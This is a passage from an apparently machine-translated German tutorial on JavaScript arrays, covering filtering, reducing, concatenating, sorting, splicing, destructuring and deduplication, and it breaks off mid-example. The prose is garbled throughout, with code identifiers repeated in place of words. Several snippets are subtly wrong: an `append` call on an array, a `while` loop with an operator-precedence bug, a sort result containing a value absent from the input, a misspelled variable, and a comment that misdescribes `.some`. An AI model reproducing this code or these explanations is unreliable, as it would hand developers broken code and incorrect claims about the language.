`Array.prototype.some` iteriert, bis wir `true` :

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Entspricht in jeder JavaScript-Version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

Bibliotheken

Schließlich haben viele Utility-Bibliotheken auch ihre eigene `foreach` Variante. Drei der beliebtesten sind diese:

`jQuery.each()` , in **jQuery** :

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()` in **Underscore.js** :

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()` , in **Lodash.js** :

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

Siehe auch die folgende Frage zu SO, wo viele dieser Informationen ursprünglich gepostet wurden:

- Durchlaufen Sie ein Array in JavaScript

Filtern von Objekt-Arrays

Die `filter()` -Methode akzeptiert eine Testfunktion und gibt ein neues Array zurück, das nur die Elemente des ursprünglichen Arrays enthält, die den bereitgestellten Test bestehen.

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

`odd` würde folgendes Array enthalten: `[5, 43]` .

Es funktioniert auch für ein Array von Objekten:

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

`young` würde das folgende Array enthalten:

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
```

```
  id: 2,
  name: "Jane",
  age: 31
}]
```

Sie können im gesamten Array nach einem Wert wie diesem suchen:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

Dies gibt zurück:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Array-Elemente in einer Zeichenfolge verbinden

Um alle Elemente eines Arrays zu einer Zeichenfolge zu verknüpfen, können Sie die `join` Methode verwenden:

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

Wie Sie in der zweiten Zeile sehen können, werden Elemente, die keine Zeichenfolgen sind, zuerst konvertiert.

Array-ähnliche Objekte in Arrays konvertieren

Was sind Array-ähnliche Objekte?

JavaScript hat "Array-like Objects", also Objektdarstellungen von Arrays mit einer length-Eigenschaft. Zum Beispiel:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
```

```
  2: 'c',
  length: 3
};
```

Übliche Beispiele für Array-ähnliche Objekte sind die `arguments` in Funktionen und `HTMLCollection` oder `NodeList` Objekten, die von Methoden wie `document.getElementsByTagName` oder `document.querySelectorAll` .

Ein Hauptunterschied zwischen Arrays und Array-ähnlichen Objekten besteht jedoch darin, dass Array-ähnliche Objekte von `Object.prototype` anstelle von `Array.prototype` erben. Das bedeutet, dass Array-ähnliche Objekte nicht auf gängige Array-Prototypmethoden wie `forEach()` , `push()` , `map()` , `filter()` und `slice()` zugreifen können:

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

Konvertieren Sie in ES6 Array-ähnliche Objekte in Arrays

1. `Array.from` :

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of` :

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. Spread-Operator:

6

```
[...arrayLike]
```

4. `Object.values` :

7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys` :

6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

Konvertieren Sie Array-ähnliche Objekte in Arrays in ≤ ES5

Verwenden Sie `Array.prototype.slice` wie `Array.prototype.slice` :

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

Sie können `Function.prototype.call` auch verwenden, um `Array.prototype` Methoden für Array-ähnliche Objekte direkt `Array.prototype` , ohne sie zu konvertieren:

5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

Sie können auch `[].method.bind( arrayLikeObject )` , um Array-Methoden auszuleihen und sie Ihrem Objekt `[].method.bind( arrayLikeObject )` :

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
```

```
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

Elemente während der Konvertierung ändern

In ES6 können Sie bei Verwendung von `Array.from` eine Map-Funktion angeben, die einen zugeordneten Wert für das neue Array zurückgibt.

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

Eine detaillierte Analyse finden Sie unter Arrays sind Objekte .

Werte reduzieren

5.1

Die Methode " `reduce()` " wendet eine Funktion auf einen Akkumulator und jeden Wert des Arrays (von links nach rechts) an, um ihn auf einen einzelnen Wert zu reduzieren.

Array-Summe

Diese Methode kann verwendet werden, um alle Werte eines Arrays zu einem einzigen Wert zusammenzufassen:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

Optional kann ein zweiter Parameter an `reduce()` . Sein Wert wird als erstes Argument (als `a`) für den ersten Aufruf des Callbacks (als `function(a, b)`) verwendet.

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5.1

Flaches Array von Objekten

Das folgende Beispiel zeigt, wie Sie ein Array von Objekten auf ein einzelnes Objekt reduzieren.

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Beachten Sie, dass die Rest / Spread-Eigenschaften nicht in der Liste der fertigen Vorschläge von ES2016 enthalten sind . Es wird nicht von ES2016 unterstützt. Wir können jedoch das Babel-Plugin Babel-Plugin-Transformation-Objekt-Rest-Spread verwenden , um es zu unterstützen.

Alle obigen Beispiele für Flatten Array führen zu:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5.1

Karte mit Reduzieren

Als weiteres Beispiel für die Verwendung des Parameters für den *Anfangswert* sollten Sie die Aufgabe betrachten, eine Funktion für ein Array von Elementen aufzurufen und die Ergebnisse in einem neuen Array zurückzugeben. Da Arrays gewöhnliche Werte sind und die Verkettung von

Listen eine normale Funktion ist, können Sie mit `reduce` eine Liste zusammenstellen, wie das folgende Beispiel zeigt:

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

Beachten Sie, dass dies nur zur Veranschaulichung (des Anfangswertparameters) dient. Verwenden Sie die native `map` für das Arbeiten mit Listentransformationen (Details finden Sie unter Zuordnen von Werten).

5.1

Min- oder Max-Wert suchen

Wir können den Akkumulator auch dazu verwenden, ein Array-Element zu verfolgen. Hier ein Beispiel, um den minimalen Wert zu ermitteln:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

Finden Sie eindeutige Werte

Hier ist ein Beispiel, bei dem die eindeutigen Zahlen mithilfe eines Reduzierens in ein Array zurückgegeben werden. Ein leeres Array wird als zweites Argument übergeben und von `prev` referenziert.

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Logische Verbindung von Werten

5.1

`.some` und `.every` erlauben eine logische Verknüpfung von Array-Werten.

Während `.some` die Rückgabewerte mit kombiniert `OR` , `.every` kombiniert sie mit `AND` .

Beispiele für `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

Und Beispiele für `.every`

```
[false, false].every(function(value) {
  return value;
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

Verketten von Arrays

Zwei Arrays

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2);  // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

Ergebnisse in einem neuen `Array` :

```
[1, 2, 3, 4, 5]
```

Mehrere Arrays

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```

3

Weitere Array-Argumente für `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

6

Weitere Argumente für `[]` bereitstellen

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Ergebnisse in einem neuen `Array` :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Ohne das erste Array zu kopieren

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

3

Geben Sie die Elemente von `shortArray` als Parameter an, die mit `Function.prototype.apply` `shortArray` werden sollen

```
longArray.push.apply(longArray, shortArray);
```

6

Verwenden der Ausbreitung Bediener die Elemente passieren `shortArray` als getrennte Argumente `push`

```
longArray.push(...shortArray)
```

Der Wert von `longArray` ist jetzt:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Wenn das zweite Array zu lang ist (> 100.000 Einträge), erhalten Sie möglicherweise einen Stapelüberlauffehler (aufgrund der Funktionsweise von `apply`). Um sicher zu gehen, können Sie stattdessen iterieren:

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

Array- und Nicht-Array-Werte

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Ergebnisse in einem neuen `Array` :

```
["a", "b", "c", "d"]
```

Sie können auch Arrays mit Nicht-Arrays kombinieren

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Ergebnisse in einem neuen `Array` :

```
["a", "b", "c", "d", "e", "f"]
```

Elemente an Array anhängen

Verschiebung

Verwenden Sie `.unshift` , um ein oder mehrere Elemente am Anfang eines Arrays hinzuzufügen.

Zum Beispiel:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

Array-Ergebnisse in:

```
[1, 2, 3, 4, 5, 6]
```

drücken

Weiteres `.push` wird verwendet, um Elemente nach dem zuletzt vorhandenen Element hinzuzufügen.

Zum Beispiel:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

Array-Ergebnisse in:

```
[1, 2, 3, 4, 5, 6]
```

Beide Methoden geben die neue Arraylänge zurück.

Objektschlüssel und Werte in Array

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Jetzt ist Array

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

Mehrdimensionales Array sortieren

Gegeben das folgende Array

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

Sie können es nach Nummer sortieren (zweiter Index)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

Dies wird ausgegeben

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

Beachten Sie, dass die Sortiermethode auf dem Array *an Ort* und *Stelle* tätig ist . Es ändert das Array. Die meisten anderen Array-Methoden geben ein neues Array zurück, wobei das ursprüngliche Array erhalten bleibt. Dies ist besonders wichtig, wenn Sie einen funktionalen Programmierstil verwenden und erwarten, dass Funktionen keine Nebenwirkungen haben.

Elemente aus einem Array entfernen

Verschiebung

Verwenden Sie `.shift` , um das erste Element eines Arrays zu entfernen.

Zum Beispiel:

```
var array = [1, 2, 3, 4];
array.shift();
```

Array-Ergebnisse in:

```
[2, 3, 4]
```

Pop

Mit `.pop` wird das letzte Element aus einem Array entfernt.

Zum Beispiel:

```
var array = [1, 2, 3];
array.pop();
```

Array-Ergebnisse in:

```
[1, 2]
```

Beide Methoden geben das entfernte Element zurück.

Spleißen

Verwenden Sie `.splice()` , um eine Reihe von Elementen aus einem Array zu entfernen. `.splice()` akzeptiert zwei Parameter, den `.splice()` und eine optionale Anzahl von zu `.splice()` Elementen. Wenn der zweite Parameter ausgelassen wird, entfernt `.splice()` alle Elemente vom `.splice()` bis zum Ende des Arrays.

Zum Beispiel:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

Blätter `array` enthält:

```
[1, 4]
```

Die Rückgabe von `array.splice()` ist ein neues Array, das die entfernten Elemente enthält. Für das obige Beispiel wäre die Rückgabe:

```
[2, 3]
```

Wenn Sie den zweiten Parameter weglassen, wird das Array effektiv in zwei Arrays aufgeteilt, wobei das ursprüngliche Ende vor dem angegebenen Index endet:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... verlässt das `array` das `[1, 2]` und gibt `[3, 4]` .

Löschen

Verwenden Sie `delete` , um ein Element aus dem Array zu entfernen, ohne die Länge des Arrays zu ändern:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

Wenn Sie der `length` des Arrays einen Wert zuweisen, wird die Länge in den angegebenen Wert geändert. Wenn der neue Wert kleiner als die Feldlänge ist, werden Elemente am Ende des Werts entfernt.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Arrays umkehren

`.reverse` wird verwendet, um die Reihenfolge der Elemente in einem Array umzukehren.

Beispiel für `.reverse` :

```
[1, 2, 3, 4].reverse();
```

Ergebnisse in:

```
[4, 3, 2, 1]
```

> **Hinweis** : Bitte beachten Sie, dass `.reverse` (`Array.prototype.reverse`) das Array *an Ort und Stelle* `Array.prototype.reverse` . Anstatt eine umgekehrte Kopie zurückzugeben, wird dasselbe Array zurückgegeben.
>
> ```
> var arr1 = [11, 22, 33];
> var arr2 = arr1.reverse();
> console.log(arr2); // [33, 22, 11]
> console.log(arr1); // [33, 22, 11]
> ```

Sie können ein Array auch "tief" umkehren, indem Sie:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Beispiel für deepReverse:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];

deepReverse(arr);
```

Ergebnisse in:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

Wert aus Array entfernen

Wenn Sie einen bestimmten Wert aus einem Array entfernen müssen, können Sie mit dem folgenden Einzeiler ein Kopierarray ohne den angegebenen Wert erstellen:

```
array.filter(function(val) { return val !== to_remove; });
```

Oder wenn Sie das Array selbst ändern möchten, ohne eine Kopie zu erstellen (wenn Sie zum Beispiel eine Funktion schreiben, die ein Array als Funktion abruft und diese bearbeitet), können Sie diesen Ausschnitt verwenden:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

Und wenn Sie nur den ersten gefundenen Wert entfernen müssen, entfernen Sie die while-Schleife:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Prüfen, ob ein Objekt ein Array ist

`Array.isArray(obj)` gibt `true` zurück `true` wenn das Objekt ein `Array` , andernfalls `false` .

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

In den meisten Fällen können Sie anhand von `instanceof` , ob ein Objekt ein `Array` .

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` hat gegenüber der Verwendung einer `instanceof` check den Vorteil, dass es auch dann `true` `Array.isArray` , wenn der Prototyp des Arrays geändert wurde, und `false` `Array.isArray` wenn ein Nicht-Array-Prototyp in den `Array` Prototyp geändert wurde.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

Arrays sortieren

Die `.sort()` -Methode sortiert die Elemente eines Arrays. Die Standardmethode sortiert das Array nach Unicode-Codepunkten. Um ein Array numerisch zu sortieren, muss an die `.sort()` Methode

eine `compareFunction` übergeben werden.

> **Hinweis:** Die `.sort()` -Methode ist unrein. `.sort()` sortiert das Array **an Ort** und **Stelle** , dh, anstatt eine sortierte Kopie des ursprünglichen Arrays zu erstellen, wird das ursprüngliche Array neu sortiert und zurückgegeben.

Standardsortierung

Sortiert das Array in der UNICODE-Reihenfolge.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Ergebnisse in:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> **Hinweis:** Die Großbuchstaben wurden über Kleinbuchstaben verschoben. Das Array ist nicht in alphabetischer Reihenfolge und Zahlen sind nicht in numerischer Reihenfolge.

Alphabetische Sortierung

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

Ergebnisse in:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

> **Hinweis:** Die obige Sortierung gibt einen Fehler aus, wenn Arrayelemente keine Zeichenfolge sind. Wenn Sie wissen, dass das Array Elemente enthalten kann, die keine Zeichenfolgen sind, verwenden Sie die sichere Version unten.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

Zeichenfolgensortierung nach Länge (längste zuerst)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

Ergebnisse in

```
["elephants", "penguins", "zebras", "dogs"];
```

Zeichenfolgensortierung nach Länge (kürzeste zuerst)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

Ergebnisse in

```
["dogs", "zebras", "penguins", "elephants"];
```

Numerische Sortierung (aufsteigend)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

Ergebnisse in:

```
[1, 10, 100, 1000, 10000]
```

Numerische Sortierung (absteigend)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

Ergebnisse in:

```
[10000, 1000, 100, 10, 1]
```

Array nach geraden und ungeraden Zahlen sortieren

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

Ergebnisse in:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Datum sortieren (absteigend)

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
```

```
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

Ergebnisse in:

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

Flaches Klonen eines Arrays

Manchmal müssen Sie mit einem Array arbeiten, während Sie sicherstellen, dass Sie das Original nicht ändern. Anstelle eines `clone` - Methode haben Arrays eine `slice` Methode , die Sie ausführen eine flache Kopie irgendeines Teils eines Arrays können. Denken Sie daran, dass dies nur die erste Ebene klont. Dies funktioniert gut mit primitiven Typen wie Zahlen und Strings, aber nicht mit Objekten.

Um ein Array flach zu klonen (dh eine neue Array-Instanz mit den gleichen Elementen zu haben), können Sie den folgenden Einzeiler verwenden:

```
var clone = arrayToClone.slice();
```

Dies ruft die integrierte JavaScript `Array.prototype.slice` Methode auf. Wenn Sie Argumente an `slice` , können Sie kompliziertere Verhaltensweisen erhalten, die flache Klone nur eines Teils eines Arrays erstellen. Für unsere Zwecke wird jedoch beim Aufruf von `slice()` eine flache Kopie des gesamten Arrays erstellt.

Alle zum Konvertieren von arrayähnlichen Objekten in Array verwendeten Methoden sind für das Klonen eines Arrays anwendbar:

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Array durchsuchen

Die empfohlene Methode (Since ES5) ist die Verwendung von Array.prototype.find :

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

In jeder Version von JavaScript kann auch ein Standard `for` Schleife verwendet werden:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

Die findIndex () -Methode gibt einen Index im Array zurück, wenn ein Element im Array die bereitgestellte Testfunktion erfüllt. Andernfalls wird -1 zurückgegeben.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Elemente mit Spleiß entfernen ()

Die `splice()` -Methode kann verwendet werden, um Elemente aus einem Array zu entfernen. In diesem Beispiel entfernen wir die ersten `3` aus dem Array.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

Die `splice()` -Methode kann auch verwendet werden, um einem Array Elemente hinzuzufügen. In

diesem Beispiel werden die Zahlen 6, 7 und 8 am Ende des Arrays eingefügt.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

Das erste Argument der Methode `splice()` ist der Index, an dem Elemente entfernt / eingefügt werden sollen. Das zweite Argument ist die Anzahl der zu entfernenden Elemente. Das dritte Argument und mehr sind die Werte, die in das Array eingefügt werden sollen.

Array-Vergleich

Für den einfachen Vergleich von Arrays können Sie JSON stringify verwenden und die Ausgabestrings vergleichen:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

> **Hinweis:** Dies funktioniert nur, wenn beide Objekte JSON-serialisierbar sind und keine zyklischen Verweise enthalten. Möglicherweise wird `TypeError: Converting circular structure to JSON`

Sie können eine rekursive Funktion verwenden, um Arrays zu vergleichen.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}
```

WARNUNG: Die Verwendung der obigen Funktion ist gefährlich und sollte in einen `try catch` wenn Sie vermuten, dass das Array zyklische Referenzen hat (eine Referenz auf ein Array, das eine Referenz auf sich selbst enthält).

```
a = [0] ;
a[1] = a;
```

```
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

> **Anmerkung:** Die Funktion verwendet den strengen Gleichheitsoperator `===` , um Nicht-Array-Elemente zu vergleichen. `{a: 0} === {a: 0}` ist `false`

Zerstörung eines Arrays

6

Ein Array kann zerstört werden, wenn es einer neuen Variablen zugewiesen wird.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

Elemente können übersprungen werden

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

Restoperator kann auch verwendet werden

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Ein Array kann auch zerstört werden, wenn es sich um eine Funktion handelt.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

Beachten Sie, dass das dritte Argument in der Funktion nicht benannt wird, da es nicht benötigt wird.

Erfahren Sie mehr über die Destruktursyntax.

Doppelte Elemente entfernen

Ab ES5.1 können Sie die native Methode `Array.prototype.filter` , um ein Array zu durchlaufen und nur Einträge zu `Array.prototype.filter` , die eine bestimmte Callback-Funktion bestehen.

Im folgenden Beispiel überprüft unser Rückruf, ob der angegebene Wert im Array enthalten ist.

Wenn dies der Fall ist, handelt es sich um ein Duplikat, das nicht in das resultierende Array kopiert wird.

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Wenn Ihre Umgebung ES6 unterstützt, können Sie auch das Set- Objekt verwenden. Mit diesem Objekt können Sie eindeutige Werte eines beliebigen Typs speichern, egal ob Grundwerte oder Objektreferenzen:

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Siehe auch die folgenden Antworten zu SO:

- Verwandte SO-Antwort
- Zugehörige Antwort mit ES6

Alle Elemente entfernen

```
var arr = [1, 2, 3, 4];
```

Methode 1

Erstellt ein neues Array und überschreibt die vorhandene Arrayreferenz mit einem neuen.

```
arr = [];
```

Vorsicht ist geboten, da dadurch keine Elemente aus dem ursprünglichen Array entfernt werden. Das Array wurde bei der Übergabe an eine Funktion möglicherweise geschlossen. Das Array bleibt für die Dauer der Funktion im Speicher, auch wenn Sie sich dessen möglicherweise nicht bewusst sind. Dies ist eine häufige Quelle für Speicherlecks.

Beispiel für einen Speicherverlust infolge einer fehlerhaften Array-Löschung:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}
```

```
arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

Um das Risiko eines Speicherverlustes zu vermeiden, verwenden Sie eine der beiden folgenden Methoden, um das Array in der While-Schleife des obigen Beispiels zu leeren.

Methode 2

Durch Festlegen der length-Eigenschaft werden alle Array-Elemente von der neuen Array-Länge bis zur alten Array-Länge gelöscht. Dies ist die effizienteste Methode, um alle Elemente im Array zu entfernen und dereferenzieren. Behält den Verweis auf das ursprüngliche Array bei

```
arr.length = 0;
```

Methode 3

Ähnlich wie Methode 2, gibt jedoch ein neues Array zurück, das die entfernten Elemente enthält. Wenn Sie die Elemente nicht benötigen, ist diese Methode ineffizient, da das neue Array immer noch nur erstellt wird, um sofort dereferenziert zu werden.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

Verwandte Frage .

Verwenden von map zum Umformatieren von Objekten in einem Array

`Array.prototype.map()` : Gibt ein **neues** Array mit den Ergebnissen des Aufrufs einer bereitgestellten Funktion für jedes Element im ursprünglichen Array zurück.

Im folgenden Codebeispiel wird ein Array von Personen verwendet und ein neues Array erstellt, das Personen mit der Eigenschaft 'fullName' enthält

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
```

```
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;

    // return our new object.
    return newObj;
  });
};
```

Wir können jetzt `reformatPersons(personsArray)` anrufen und erhalten ein neues Array mit nur den vollständigen Namen jeder Person.

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
